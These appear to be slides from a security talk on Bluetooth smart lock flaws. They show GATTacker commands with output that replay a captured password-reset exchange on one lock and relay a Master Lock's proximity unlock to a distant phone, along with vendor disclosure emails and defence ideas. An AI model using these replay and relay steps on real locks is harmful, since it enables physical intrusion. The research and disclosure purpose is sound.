
Reset password – edit dump file

```
2017.03.29 14:19:30.578 | < C | ffe0 | fff1 | a137343136383905789a230b157b365652761f ( 741689 x # {6VRv )
2017.03.29 14:19:31.671 | > R | ffe0 | fff1 | a20500f0c77f162e8b3612307232dafb33f51f ( . 6 0r2 3 )
2017.03.29 14:19:31.928 | < C | ffe0 | fff1 | a13734313638390948c30fc777dc4ed5f6d103c9 ( 741689 H w N )
2017.03.29 14:19:32.834 | > R | ffe0 | fff1 | a20900 ( )
2017.03.29 14:19:33.480 | < C | ffe0 | fff1 | a137343136383908
```

Replay the reset pass

```
root@kali # node replay.js -i dump/f0c77f162e8b_resetpass.log -p
f0c77f162e8b -s devices/f0c77f162e8b.srv.json
Ws-slave address: <your_raspberry_ip>
on open
poweredOn
Noble MAC address : b8:27:eb:f2:c1:05
initialized !
WRITE CMD: a137343136383905789a230b157b365652761f
READ: a20500f0c77f162e8b3612307232dafb33f51f --- skip
WRITE CMD: a13734313638390948c30fc777dc4ed5f6d103c9
READ: a20900 --- skip
WRITE CMD: a137343136383908
^C
```

User gets CANCER!







Replay: convert GATTacker log to nRF XML macro

```
# node gattacker2nrf -i dump/f0c77f162e8b_resetpass.log >  
resetpass.xml
```

Already converted file:

```
smartlock/nrf_connect_macro/f0c77f162e8b_resetpass_nrf.xml
```

Contact with vendor

Hello, I have identified several security vulnerabilities in your smart lock and accompanying mobile application.

1. It is possible to reset password to default without knowing current the password. I would classify it as critical bug, as it allows to open the lock by an intruder which just comes close to the lock, without any interaction with the victim user.

Response...

Nice day and thank you so much for your email.

We had update our APP and patched some bugs.

Sure will keep improving our product.

Thanks again for your help.

Hi again,

The current (updated in November 2016) app is vulnerable - it is possible to open the lock without knowing the password.

You need to change the Bluetooth protocol, it is a major patch, and requires also firmware upgrade of the devices, not just the mobile application.

...?

Thank you so much for your suggestions.

Yes, we are working on the devices and software. In the near future, both of the hardware and software will be updated.

Lock #4



MasterLock

Authentication: challenge-response,
looks good.



Proximity - open automatically

The mobile application service in background automatically opens the lock.

It is possible to „proxy” the proximity.

Remote relay




Figure 3. The relay with antennas, cables and an (optional) amplifier.

Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars

<http://eprint.iacr.org/2010/332.pdf>

Keyless car entry

ADAC proved over 100 models vulnerable (2017.03)

<https://www.adac.de/infotestrat/technik-und-zubehoer/fahrerassistenzsysteme/keyless/default.aspx>

**- Weiterhin Sicherheitslücke bei Komfortschlüsseln -
Autos mit Keyless leichter zu klauen**



Autos mit dem Komfort-Schließsystem „Keyless“ sind deutlich leichter zu stehlen als Fahrzeuge mit normalem Funkschlüssel. Das zeigt eine Untersuchung des ADAC an über 100 Modellen. Mit einer selbst gebauten Funk-Verlängerung konnten alle bisher untersuchten, mit Keyless ausgestatteten Autos sekundenschnell geöffnet und weggefahren werden. Das hinterließ keine sichtbaren Spuren.

Chasing Cars: Keyless Entry System Attacks

LOCATION: **Track 2**

DATE: **April 14, 2017**

TIME: **10:45 am - 11:45 am**



YINGTAO
ZENG



QING
YANG



JUN LI

Scan for the device

```
root@kali:~/node_modules/gattacker# node scan
```

```
peripheral discovered (544a165d6f41 with address <54:4a:16:5d:6f:41, public>, connectable true, RSSI -80:
```

```
    Name: Master Lock
```

```
    EIR: 0201051107fb6db3e637446f84e4115b5d0100e094 (      m 7Do  []  )
```

```
    Scan response: 0c094d6173746572204c6f636b11ff4b019b8f0000b0e23d240000c12e2556 (  Master Lock  K  
=$      .%V)
```

```
advertisement saved: devices/544a165d6f41_Master-Lock.adv.json
```


Actively intercept

```
# ./mac_adv -a devices/544a165d6f41_Master-Lock.adv.json
```

```

v>> Write: 94e000015d5b11e4846f4437e6b36dfb -> 94e000025d5b11e4846f4437e6b36dfb : 0100021479996895373895d66a ( y h 78 i)

```



Now try remotely

The „victim” phone is away of lock’s Bluetooth range

Put Raspberry close to the lock.

Go with Kali (connected via wifi to Raspberry) close to the „victim”.

More secure – „locker” mode



Security vs usability

Automatic open

Geolocalization

Swipe/touch to unlock

Special „locked” mode

SECURITY

UX



Other ideas to prevent attack?

Detect latency – similar to EMV?

Once connected, BT communication is quite quick.

Lock #5



Danalock

Challenge-response, session key

Commands encrypted by session key


Challenge looks random

Ranging: GPS-enabled, you have to leave the area and return

What could possibly go wrong?



